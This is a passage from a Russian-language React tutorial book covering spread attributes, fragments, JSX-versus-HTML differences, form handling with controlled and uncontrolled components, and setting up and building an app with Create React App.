В приведенном выше примере (см. файл `05.06.spread.html` в репозитории) у вас есть объект атрибутов, которые вы хотите определить заранее, возможно, при неких условиях. Еще один частый пример использования распространяемых атрибутов, при котором данный объект будет получен извне, — из родительского компонента. Посмотрим, как это происходит.

Атрибуты, распространяемые от родительского компонента к дочернему

Представьте, что вы создаете компонент `FancyLink`, который скрытым образом использует обычный компонент `<a>`. Желательно, чтобы ваш компонент принимал все те же атрибуты, которые использует `<a>` (`href`, `target`, `rel` и т. д.), а также некоторые другие, не являющиеся частью HTML (например, `variant`). Итак, кто-нибудь может воспользоваться вашим компонентом вот так:

```
<FancyLink
  href="https://example.org"
  rel="canonical"
  target="_blank"
  variant="small">
  Follow me
</FancyLink>
```

Как ваш компонент может воспользоваться распространяемыми атрибутами и избежать переопределения всех свойств `<a>`?

Ниже представлен один из подходов, когда ваше приложение может разрешить только три размера для ссылок и вы даете пользователям компонента возможность указать желаемый размер с помощью пользовательского свойства `variant`. Вы определяете размер с помощью оператора `switch` и классов CSS. Затем передаете все остальные свойства в `<a>`:

```
function FancyLink(props) {
  const classes = ['link-core'];
  switch (props.variant) {
```

```
    case 'small':
      classes.push('link-small');
      break;
    case 'huge':
      classes.push('link-huge');
      break;
    default: classes.push('link-default');
  }
  return (
    <a {...props} className={classes.join(' ')}>
      {props.children}
    </a>
  );
}
```

Вы заметили, что используется метод props.children? Это простой и удобный способ, позволяющий передать вашему компоненту любое количество дочерних элементов, к которым можно получить доступ при компоновке пользовательского интерфейса. В случае с компонентом FancyLink вполне допустимо следующее:

```
<FancyLink>
  <span>Follow me</span>
</FancyLink>
```

В предыдущем фрагменте кода вы выполняете все нужные действия на основе значения свойства `variant`, а затем просто переносите все свойства в `<a>`. Это включает свойство `variant`, которое появится в итоговом DOM, хотя браузер не использует его.

Можно немного улучшить код и не передавать ненужные свойства, клонируя переданные вам свойства и удаляя те, которые браузер все равно проигнорирует. Например:

```
function FancyLink(props) {
  const classes = ['link-core'];
  switch (props.variant) {
    // то же, что и раньше...
  }
```

```
  const attribs = Object.assign({}, props); // поверхностный клон
  delete attribs.variant;

  return (
    <a {...attribs} className={classes.join(' ')}>
      {props.children}
    </a>
  );
}
```

Другим способом поверхностного клонирования является использование JavaScript оператора `spread`:

```
const attribs = {...props};
```

Кроме того, вы можете клонировать только те свойства, которые будете передавать браузеру, и в то же время присвоить остальные свойства локальным переменным (таким образом устраняя необходимость их последующего удаления), и все это в одной строке:

```
const {variant, ...attribs} = props;
```

Поэтому конечный результат для `FancyLink` может выглядеть следующим образом (см. файл `05.07.fancylink.html` в репозитории):

```
function FancyLink(props) {
  const {variant, ...attribs} = props;
  const classes = ['link-core'];
  switch (variant) {
    // то же, что и раньше...
  }
  return (
    <a {...attribs} className={classes.join(' ')}>
      {props.children}
    </a>
  );
}
```

Возвращение в JSX нескольких узлов

Вы всегда должны возвращать один узел (или массив) из вашей функции отображения `render()`. Возвращение двух узлов недопустимо. Другими словами, код, показанный ниже, считается ошибочным:

```
// Синтаксическая ошибка:
// смежные элементы JSX должны быть заключены в тег
function InvalidExample() {
  return (
    <span>
      Hello
    </span>
    <span>
      World
    </span>
  );
}
```

Оболочка

Исправить ошибку нетрудно, нужно просто заключить все узлы в другой компонент, например `<div>` (и когда вы это делаете, добавьте пробел между `Hello` и `World`):

```
function Example() {
  return (
    <div>
      <span>Hello</span>
      {' '}
      <span>World</span>
    </div>
  );
}
```

Фрагмент

Чтобы устранить необходимость в дополнительном элементе оболочки, в новых версиях React добавлены *фрагменты*, которые представляют собой оболочки, не добавляющие дополнительные DOM-узлы при отображении компонента.

```
function FragmentExample() {
  return (
    <React.Fragment>
      <span>Hello</span>
      {' '}
      <span>World</span>
    </React.Fragment>
  );
}
```

Более того, элемент `React.Fragment` можно опустить, и эти пустые элементы также будут работать:

```
function FragmentExample() {
  return (
    <>
      <span>Hello</span>
      {' '}
      <span>World</span>
    </>
  );
}
```

На момент написания книги этот синтаксис <></> не поддерживался браузерной версией Babel, и вам необходимо прописать React.Fragment.

Массив

Другой вариант — вернуть *массив* узлов при условии, что узлы в нем имеют соответствующие ключевые атрибуты. Обратите внимание на обязательные запятые после каждого элемента массива.

```
function ArrayExample() {
  return [
    <span key="a">Hello</span>,
    ' ',
    <span key="b">World</span>,
    '!'
  ];
}
```

Как видите, в массив также можно добавлять пробельные символы и другие строки, и для них не нужен `key`. В некотором смысле это похоже на получение любого количества дочерних элементов, переданных от родителя, и их распространение в вашей функции отображения:

```
function ChildrenExample(props) {
  console.log(props.children.length); // 4
  return (
    <div>
      {props.children}
    </div>
  );
}

ReactDOM.render(
  <ChildrenExample>
    <span key="greet">Hello</span>
    {' '}
    <span key="world">World</span>
    !
  </ChildrenExample>,
  document.getElementById('app')
);
```

Отличия JSX от HTML

Код JSX выглядит знакомо, поскольку похож на код HTML, за исключением того, что является более строгим, поскольку это XML. Кроме того, он имеет дополнительные преимущества, позволяя

очень просто добавлять динамические значения, циклы и условия (нужно лишь заключить их в фигурные скобки {}).

Начать работать с JSX всегда можно с помощью компилятора HTML to JSX (https://magic.reactjs.net/htmltojsx.htm), но чем раньше вы начнете набирать собственный код JSX, тем лучше. Рассмотрим несколько различий между HTML и JSX, которые могут вас удивить.

Некоторые из этих различий были затронуты в предыдущих главах, но мы быстро рассмотрим их еще раз.

Просто class использовать нельзя, а как насчет for?

Вместо атрибутов `class` и `for` (оба слова зарезервированы в ECMAScript) следует использовать названия `className` и `htmlFor`:

```
// Предупреждение: недопустимое свойство DOM `class`.
// Вы имели в виду `className`?
// Предупреждение: недопустимое свойство DOM `for`.
// Вы имели в виду `htmlFor`?
const em = <em class="important" />;
const label = <label for="thatInput" />;

// OK
const em = <em className="important" />;
const label = <label htmlFor="thatInput" />;
```

Атрибут style — объект

Атрибут `style` получает в качестве значения объект, а не строку с разделителями в виде точки с запятой, как в обычном HTML. Имена свойств CSS приводятся в верблюжьем регистре и без дефисов:

```
// Ошибка: свойство `style` предполагает соответствие свойств
// стиля и значений
function InvalidStyle() {
```

```
  return <em style="font-size: 2em; line-height: 1.6" />;
}

// OK
function ValidStyle() {
  const styles = {
    fontSize: '2em',
    lineHeight: '1.6',
  };
  return <em style={styles}>Valid style</em>;
}

// Встроенная форма записи также допустима.
// Обратите внимание на двойные фигурные скобки:
// один комплект — для динамического значения в JSX,
// второй — для объекта JS
function InlineStyle() {
  return (
    <em style={{fontSize: '2em', lineHeight: '1.6'}}>
      Inline style</em>
  );
}
```

Закрывающие теги

В HTML некоторые теги не нуждаются в закрытии, а в JSX (XML) обязательно закрывать все:

```
// NO-NO
// Нет незакрытых тегов, хотя в HTML это вполне допустимо
const gimmeabreak = <br>;
const list = <ul><li>item</ul>;
const meta = <meta charset="utf-8">;

// OK
const gimmeabreak = <br />;
const list = <ul><li>элемент</li></ul>;
const meta = <meta charSet="utf-8" />;

// или
const meta = <meta charSet="utf-8"></meta>;
```

Атрибуты в верблюжьем регистре

Вы обратили внимание, что в предыдущем фрагменте кода для названия атрибута `charset` использована форма `charSet`? Все атрибуты в JSX должны быть указаны в верблюжьем регистре (camelCase). В начале работы это часто запутывает: вы можете набрать `onclick` и заметить, что ничего не происходит, пока вы не вернетесь и не измените его на `onClick`:

```
// Предупреждение: недопустимое свойство обработчика
// события `onclick`. Вы имели в виду `onClick`?
const a = <a onclick="reticulateSplines()" />;

// OK
const a = <a onClick={reticulateSplines} />;
```

Исключением из этого правила являются все атрибуты с префиксами `data-` и `aria-`, для которых JSX не требует использования верблюжьего регистра.

Компоненты с пространством имен

Иногда вам может понадобиться один объект, который возвращает несколько компонентов. Благодаря этому можно достичь того, что иногда называют *пространством имен* (namespacing), когда все компоненты библиотеки имеют одинаковый префикс. Например, объект `Library` может содержать компоненты `Reader` и `Book`:

```
const Library = {
  Book({id}) {
    return `Book ${id}`;
  },
  Reader({id}) {
    return `Reader ${id}`;
  },
};
```

Для их обозначения используется *точечная запись* (dot notation):

```
<Library.Reader id={456} /> is reading <Library.Book id={123} />
```

ПОДРОБНЕЕ О СОКРАЩЕНИЯХ В ECMASCRIPT

В объекте `Library` использовались несколько относительно новых дополнений к ECMAScript, на которые следует обратить внимание. Они уже встречались в книге, но стоит уделить им немного времени, чтобы ознакомиться с новым синтаксисом.

- *Сокращенное определение объекта.* Начнем с того, что сокращенная форма определения объектов используется для создания структуры, подобной следующей:

  ```
  const a = {
    method() {},
    another() {},
  };
  ```

  что является более коротким способом выражения:

  ```
  const a = {
    method: function() {},
    another: function() {},
  };
  ```

- *Назначение деструктурирования.* Еще одна особенность синтаксиса — деструктурирующее присваивание, которое используется для написания вот такого кода:

  ```
  Book({id}) {
  }
  ```

  как более короткой версии следующего:

  ```
  Book(props) {
    const id = props.id;
  }
  ```

- *Шаблонные строки:*

  ```
  return `Book ${id}`;
  ```

  служат в качестве лаконичной альтернативы конкатенации строк:

  ```
  return 'Book ' + id;
  ```

В этом случае шаблонная строка не становится короче, но это тем удобнее, чем больше строк вам нужно конкатенировать.

JSX и формы

Существуют некоторые различия между JSX и HTML и при работе с формами. Посмотрим какие.

Обработчик события onChange

Используя элементы формы, пользователи изменяют значения элементов ввода при взаимодействии с ними. В React вы можете подписаться на такие изменения с помощью атрибута `onChange`. Это гораздо удобнее, чем работать с различными элементами формы в чистом DOM. Кроме того, при вводе текста в текстовых областях и полях `<input type="text">` метод `onChange` активизируется по мере ввода текста пользователем, что намного полезнее, чем активация при утрате элементом фокуса. Это означает, что больше не нужно подписываться на всевозможные события мыши и клавиатуры, чтобы отслеживать набор текста при вводе изменений.

Рассмотрим пример формы, содержащей поле для ввода текста и два переключателя. Обработчик изменений просто регистрирует, где происходит изменение и каково новое значение элемента. Как видите, у вас также может быть общий обработчик формы, который срабатывает при изменении чего-либо в форме. Это можно использовать, если вы хотите обрабатывать все изменения формы в одном центральном месте.

```
function changeHandler(which, event) {
  console.log(
    `onChange called on the ${which} with value
      "${event.target.value}"`,
  );
}

function ExampleForm() {
  return (
    <form onChange={changeHandler.bind(null, 'form')}>
      <label>
```

```
        Type here:
        <br />
        <input type="text" onChange={changeHandler.
          bind(null, 'text input')} />
      </label>
      <div>Make your pick:</div>
      <label>
        <input
          type="radio"
          name="pick"
          value="option1"
          onChange={changeHandler.bind(null, 'radio 1')}
        />
        Option 1
      </label>
      <label>
        <input
          type="radio"
          name="pick"
          value="option2"
          onChange={changeHandler.bind(null, 'radio 2')}
        />
        Option 2
      </label>
    </form>
  );
}
```

Вы можете поэкспериментировать с примером `05.11.forms.on-change.html` в репозитории книги. Когда вы вводите `x` в поле ввода текста, обработчик изменений вызывается дважды, поскольку один раз он назначен для поля ввода и один раз — для формы. В консоли вы увидите:

```
onChange called on the text input with value "x"
onChange called on the form with value "x"
```

То же самое для переключателей. При нажатии option1 вы увидите вывод в консоль:

```
onChange called on the radio 1 with value "option1"
onChange called on the form with value "option1"
```

Сравнение value и defaultValue

Если в HTML имеется тег `<input id="i" value="hello" />`, а затем значение атрибута `value` путем набора текста изменяется на `bye`, то получается, что:

```
i.value; // "bye"
i.getAttribute('value'); // "hello"
```

В React содержимое свойства `value` (доступное через `event.target.value` в обработчике события) всегда имеет последнее содержимое поля текстового ввода. Если нужно указать начальное значение по умолчанию, то вы можете использовать свойство `defaultValue`.

В следующем фрагменте кода имеется компонент `<input>` с предварительно заполненным содержимым `hello` и обработчиком события `onChange`. Добавление восклицательного знака в конец `hello` приводит к тому, что значение `value` становится `hello!`, а значение `defaultValue` остается равным `hello` (см. файл `05.12.forms.value.html` в репозитории):

```
function changeHandler({target}) {
  console.log('value: ', target.value);
  console.log('defaultValue: ', target.defaultValue);
}

function ExampleForm() {
  return (
    <form>
      <label>
        Type here: <input defaultValue="hello"
          onChange={changeHandler} />
       </label>
    </form>
  );
}
```

Значение компонента <textarea>

Чтобы соответствовать полям текстового ввода, в имеющейся в React версии `<textarea>` также принимает значение `defaultValue`. Оно поддерживает `target.value` в актуальном состоянии, в то время как `defaultValue` остается оригинальным. Если следовать HTML-стилю и воспользоваться для определения значения дочерним элементом `textarea` (не рекомендуется, и React выдаст вам предупреждение), он будет рассматриваться как имеющий такое же значение, что и свойство `defaultValue`.

Вся причина, по которой HTML `<textarea>` (согласно определению консорциума W3C) использует в качестве своего значения дочерний элемент, чтобы разработчики могли задействовать во вводе новые строки. Однако это ограничение никак не вредит React, поскольку она полностью реализована на основе JavaScript. Когда нужна новая строка, просто используется комбинация символов `\n`.

```
function ExampleTextarea() {
  return (
    <form>
      <label>
        Type here:{' '}
        <textarea
          defaultValue={'hello\nworld'}
          onChange={changeHandler}
        />{' '}
      </label>
    </form>
  );
}
```

Обратите внимание, что вам необходимо использовать строковый литерал JavaScript `{'hello\nworld'}`. В случае же применения строкового значения свойства (например, `defaultValue="hello\nworld"`) у вас не будет доступа к специальному значению новой строки `\n`.

Значение компонента <select>

Когда в HTML используется поле ввода `<select>`, предварительно выбранные записи указываются с помощью `<option selected>`, как показано ниже:

```
<!-- традиционный HTML-код -->
<select>
  <option value="stay">Should I stay</option>
  <option value="move" selected>or should I go</option>
</select>
```

В React для компонента `<select>` указывается `value` или же `defaultValue`:

```
// React/JSX
function ExampleSelect() {
  return (
    <form>
      <select defaultValue="move" onChange={changeHandler}>
        <option value="stay">Should I stay</option>
        <option value="move">or should I go</option>
      </select>
    </form>
  );
}
```

Если вы перепутаете и установите атрибут selected для <option>, то React выдаст предупреждение.

Работа с множественными выборками аналогична — с той лишь разницей, что предоставляется массив предварительно выбранных значений:

```
function ExampleMultiSelect() {
  return (
    <form>
      <select
        defaultValue={['stay', 'move']}
```

```
        multiple={true}
        onChange={selectHandler}>
        <option value="stay">Should I stay</option>
        <option value="move">or should I go</option>
        <option value="trouble">If I stay it will be trouble
        </option>
      </select>
    </form>
  );
}
```

Обратите внимание, что при работе с множественными выборками вы не получаете `event.target.value` в обработчиках изменений. Вместо этого, как и в HTML, вы выполняете итерации по `event.target.selectedOptions`. Например, обработчик, который записывает выбранные значения в консоль, может выглядеть следующим образом:

```
function selectHandler({target}) {
  console.log(
    Array.from(target.selectedOptions).map((option) =>
      option.value),
  );
}
```

Управляемые и неуправляемые компоненты

В мире, отличном от React, браузер сохраняет состояние элементов формы, таких как текст в поле текстового ввода. Это состояние даже можно восстановить, если вы перейдете со страницы, а затем вернетесь обратно. React поддерживает такое поведение, но также позволяет вам вмешаться и взять на себя управление состоянием элементов формы.

Когда вы оставляете поведение элементов формы на усмотрение браузера, они называются *неуправляемыми компонентами*, поскольку React не управляет ими. И наоборот, когда вы с помощью React берете на себя управление, то получаете *управляемые компоненты*.

Как создать разные компоненты? Компонент становится управляемым, когда вы устанавливаете свойство `value` (для текстовых полей, текстовых областей и раскрывающихся списков) или свойство `checked` (для переключателей и флажков).

Если вы не устанавливаете эти свойства, то компоненты являются неуправляемыми. Вы по-прежнему можете инициализировать (предварительно заполнить) элемент формы значением по умолчанию, используя свойство `defaultValue`, как вы уже видели в нескольких примерах в этой главе, или `defaultChecked` для переключателей и флажков.

Поясним эти понятия на нескольких примерах.

Пример неуправляемого компонента

Неконтролируемое поле ввода текста выглядит так:

```
const input = <input type="text" name="firstname" />;
```

Если вы хотите иметь предварительно заполненный текст в поле ввода, то используйте `defaultValue`:

```
const input = <input type="text" name="firstname"
defaultValue="Jessie" />;
```

Желая получить значение, которое ввел пользователь, вы можете использовать обработчик `onChange` для поля ввода или всей формы, как было показано в предыдущем примере. Рассмотрим более полный пример. Представьте, что вы создаете форму редактирования профиля. Вот ваши данные:

```
const profile = {
  firstname: 'Jessie',
  lastname: 'Pinkman',
  gender: 'male',
  acceptedTOC: false,
};
```

В форме должны быть два поля ввода текста, два переключателя и флажок:

```
function UncontrolledForm() {
  return (
    <form onChange={updateProfile}>
      <label>
        First name:{' '}
        <input type="text" name="firstname"
          defaultValue={profile.firstname} />
      </label>
      <br />
      <label>
        Last name:{' '}
        <input type="text" name="lastname"
          defaultValue={profile.lastname} />
      </label>
      <br />
      Gender:
      <label>
        <input
          type="radio"
          name="gender"
          defaultChecked={profile.gender === 'male'}
          value ="male"
        />
        Male
      </label>
      <label>
        <input
          type="radio"
          name="gender"
          defaultChecked={profile.gender === 'female'}
          value="female"
        />
        Female
      </label>
      <br />
      <label>
        <input
          type="checkbox"
          name="acceptTOC"
          defaultChecked={profile.acceptTOC === true}
        />
```

```
        I accept terms and things
      </label>
    </form>
  );
}
```

Переключатели имеют свойства value, но это не делает их управляемыми. Переключатели (и флажки) становятся управляемыми, когда устанавливается их свойство checked.

Обработчик события `updateProfile()` должен обновить объект профиля. Он может быть довольно простым и универсальным. Для флажков (`event.target.type === 'checkbox'`) потребуется свойство `target.checked`. Во всех остальных случаях вам понадобится свойство `target.value`.

```
function updateProfile({target}) {
  profile[target.name] =
    target.type === 'checkbox' ? target.checked === true :
      target.value;
  console.log(profile);
}
```

На рис. 5.8 показано, как обновляется профиль после изменения пола, принятия условий и обновления имени (см. файл `05.13.uncontrolled.html` в репозитории).

Почему важно по-разному относиться к переключателям и флажкам (искать свойство `checked`)? Переключатели — специфика HTML, поскольку у вас есть несколько входов с одинаковым именем и разными значениями и вы получаете значение, ссылаясь на имя. При желании вы все равно можете обращаться к свойству `target.checked` переключателей, но в данном случае это не обязательно. И это всегда верно, поскольку обратный вызов `onChange` совершается, когда вы щелкаете на элементе, а когда вы нажимаете переключатель, он всегда проверяется.




Рис. 5.8. Неуправляемый компонент в действии

Пример неуправляемого компонента с обработчиком onSubmit

Что, если вы не хотите (чрезмерно) реагировать на каждое изменение? Вы хотите позволить пользователям экспериментировать с формой и беспокоиться о данных только тогда, когда они отправляют форму. В этом случае у вас есть два варианта:

- использовать встроенные DOM-коллекции;
- использовать ссылки, созданные React.

Посмотрим, как использовать DOM-коллекции (см. файл `05.14.uncontrolled.onsubmit.html` в репозитории). Форма практически та же самая, за исключением обработчика события `onSubmit` и новой кнопки отправки:

```
<form onSubmit={updateProfile}>
  {/* то же самое, что и раньше ... */}
  <input type="submit" value=" Save"/>
</form>
```

Обновленная функция `updateProfile()` может выглядеть вот так:

```
function updateProfile(ev) {
  ev.preventDefault();
  const form = ev.target;
  Object.keys(profile).forEach((name) => {
    const element = form[name];
    profile[name] =
      element.type === 'checkbox' ? element.checked : element.value;
  });
}
```

Начнем с того, что функция `preventDefault()` уничтожает распространение события и позволяет избежать стандартного поведения браузера — перезагрузки страницы. Далее нужно перебрать поля профиля и найти соответствующий элемент формы с таким же названием. DOM обеспечивает доступ к набору элементов формы различными способами, один из которых — по имени. Например:

```
form.elements.length; // 6
form.elements[0].value; // "Jessie", доступ по индексу
form.elements['firstname'].value; // "Jessie", доступ по имени
form.firstname.value; // "Jessie", еще короче
```

Это последний вариант доступа к форме DOM, который `updateProfile()` использует в своем цикле.

Пример управляемого компонента

Как только вы присвоили свойства `value` (текстовому полю ввода, текстовой области или выпадающему списку) или `checked` (переключателю или флажку), на вас ложится ответственность за управление компонентом. Вам необходимо поддерживать состояние входов как часть состояния вашего компонента. Таким образом, теперь вся форма должна быть компонентом с *состоянием*. Посмотрим, как это сделать, используя компонент класса:

```
class ControlledForm extends React.Component {
  constructor() {
    // ...
```

```
  }
  updateForm({target}) {
    // ...
  }
  render() {
    return (
      <form>
          {/* ... */}
      </form>
    );
  }
}
```

Предполагая, что нет другого состояния, которое нужно поддерживать, кроме самой формы, вы можете клонировать объект профиля как часть начального состояния компонента внутри конструктора. Необходимо также привязать метод `updateForm()`:

```
constructor() {
  super();
  this.state = {...profile};
  this.updateForm = this.updateForm.bind(this);
}
```

Элементы формы теперь устанавливают `value` вместо `defaultValue`, и все значения сохраняются в `this.state`. Кроме того, все входы отныне должны иметь обработчик `onChange`, поскольку теперь они *управляются*. Например, ввод имени становится таким:

```
<input
  type="text"
  name="firstname"
  value={this.state.firstname}
  onChange={this.updateForm}
/>
```

Аналогичная ситуация будет и для других элементов, кроме кнопки отправки, поскольку пользователи не меняют ее значение.

И наконец, метод `updateForm()`. С использованием динамических имен свойств (`target.name` в квадратных скобках) это может быть

реализовано просто. Все, что ему нужно сделать, — это прочитать значение элемента формы и присвоить его состоянию.

```
updateForm({target}) {
  this.setState({
    [target.name]:
      target.type === 'checkbox' ? target.checked : target.value,
  });
}
```

После вызова метода `setState()` форма перерисовывается и новые значения элементов формы считываются из обновленного состояния (например, `value={this.state.firstname}`).

И это все, что нужно для управляемого компонента. Как видите, вам требуется немного кода, чтобы начать работу. Это плохая новость. Хорошая же заключается в том, что теперь вы можете обновлять значения формы из вашего состояния, которое является единственным источником истины. Вы контролируете ситуацию.

Так что же лучше: управляемый или неуправляемый компонент? Это зависит от вашего сценария использования. На самом деле «лучшего» варианта не существует. Кроме того, учтите, что на момент написания книги официальная документация по React гласила: «*В большинстве случаев* мы рекомендуем использовать управляемые компоненты для реализации форм».

Можно ли смешивать и сочетать управляемые или неуправляемые компоненты? Конечно. В последних двух примерах кнопка `Save` всегда является неуправляемой (`<input type="submit" value="Save" />`), так как управлять нечем; пользователь не может изменить ее значение. Вы всегда можете выбрать нечто среднее: управлять теми компонентами, которыми вам нужно управлять, а остальные оставить на усмотрение браузера.

ГЛАВА 6

Настройки, необходимые для разработки приложения

Теперь, когда вы многое знаете о React, JSX и управлении состояниями как в компонентах на основе классов, так и в функциональных компонентах, пришло время перейти к созданию и развертыванию реального приложения. Глава 7 положит начало этому процессу, но есть несколько требований, о которых вы должны позаботиться в первую очередь.

Любая серьезная разработка и развертывание за рамками прототипирования или тестирования JSX требуют настройки процесса сборки. Наша цель заключается в том, чтобы использовать JSX и любые другие современные возможности JavaScript, не дожидаясь их реализации в браузерах. Необходимо настроить процесс преобразования, который будет выполняться в фоновом режиме во время разработки. Этот процесс должен создавать код, максимально приближенный к коду, который ваши конечные пользователи будут запускать на работающем сайте (что означает отсутствие преобразований на стороне клиента). Процесс также должен быть максимально ненавязчивым, чтобы не приходилось переключаться между контекстами разработки и сборки.

Что касается процессов разработки и сборки, то сообщество и экосистема JavaScript предлагают множество вариантов. Один

из самых простых и распространенных подходов — использование утилиты Create React App (CRA) (по которой есть отличная документация: https://create-react-app.dev), поэтому остановимся на ней.

Создание React-приложения

CRA — это набор сценариев Node.js и их зависимостей, которые берут на себя бремя настройки всего, что требуется для начала работы. Итак, сначала вам нужно установить Node.js.

Node.js

Чтобы установить Node.js, перейдите по адресу https://nodejs.org и скачайте программу установки, соответствующую вашей операционной системе. Следуйте инструкциям программы установки. Когда все будет готово, вы сможете воспользоваться услугами, предоставляемыми утилитой диспетчера пакетов Node (`npm`).

Даже если у вас установлен Node.js, рекомендую убедиться, что у вас последняя версия.

Чтобы проверить это, введите в терминале следующую строку:

```
$ npm --version
```

Если у вас нет опыта использования терминала (командной строки), то сейчас самое время его приобрести! Если у вас Mac OS X, то щелкните на поиске Spotlight (значок которого в виде увеличительного стекла находится в верхнем правом углу) и введите **`Terminal`**. Если у вас Windows, то найдите меню Пуск (щелкните правой кнопкой мыши на значке windows в левом нижнем углу экрана), выберите пункт Выполнить и введите **`powershell`**.

В книге все набираемые в терминале команды предваряются символом $, чтобы можно было отличить их от обычного кода. При вводе команды в терминале символ $ набирать не нужно.

Привет, CRA

Вы можете установить CRA и использовать его локально для будущих проектов. Но это означает, что его придется время от времени обновлять. Еще более удобный подход — использовать утилиту npx, которая поставляется вместе с Node.js. Она позволяет выполнять (отсюда и x) сценарии пакетов Node. Вы можете запустить сценарий CRA один раз: он скачает и выполнит последнюю версию, настроит ваше приложение — и все. В следующий раз, когда вам нужно будет запустить другой проект, вы запустите его снова, не заботясь об обновлениях.

Чтобы начать работу, создайте временный каталог и выполните команду CRA:

```
$ mkdir ~/reactbook/test
$ cd ~/reactbook/test
$ npx create-react-app hello
```

Подождите минуту или две, чтобы процесс завершился, и вы получите приветственное сообщение об успешном выполнении:

```
Success! Created hello at /[...snip...]/reactbook/hello
Inside that directory, you can run several commands:

  npm start
    Starts the development server.

  npm run build
    Bundles the app into static files for production.

  npm test
    Starts the test runner.

  npm run eject
    Removes this tool and copies build dependencies,
    configuration files and scripts into the app directory. If
    you do this, you can't go back!

We suggest that you begin by typing:

  cd hello
  npm start

Happy hacking!
```

Введите команды, показанные на экране:

```
$ cd hello
$ npm start
```

Они откроют ваш браузер и направят его на http://localhost:3000/, где вы увидите работающее React-приложение (рис. 6.1).




Рис. 6.1. Новое приложение React

Теперь вы можете открыть файл `~/reactbook/test/hello/src/App.js` и внести небольшие изменения. Как только вы сохраните изменения, браузер обновится.

Сборка и развертывание

Допустим, вы довольны изменениями и готовы выпустить новое приложение в мир. Перейдите в окно терминала/консоли и нажмите Ctrl+C. Процесс завершится, и дальнейшие изменения не бу-

дут автоматически обновляться в браузере. Вы готовы. Введите следующее:

```
$ npm run build
```

Это процесс сборки и упаковки приложения, готового к развертыванию. Сборка находится в папке /build (рис. 6.2).




Рис. 6.2. Новая сборка React-приложения

Скопируйте содержимое этой папки на веб-сервер — подойдет даже простой виртуальный хостинг — и вы готовы опубликовать новое приложение. Если вы захотите внести изменения, то повторите процесс:

```
$ npm start
// работа, работа, работа...
// Ctrl+C
$ npm run build
```

Были допущены ошибки

Когда вы сохраняете файл с ошибкой (возможно, вы забыли закрыть тег JSX), текущая сборка завершается неудачно и вы получаете сообщение об ошибке как в консоли, так и в браузере (см. пример на рис. 6.3).




Рис. 6.3. Ошибка

Отлично! Вы получаете немедленную обратную связь. Цитируя Джона К. Максвелла, «терпите неудачу рано, терпите неудачу часто, но всегда терпите неудачу, продвигаясь вперед». Мудрые слова.

Файл package.json и папка node_modules

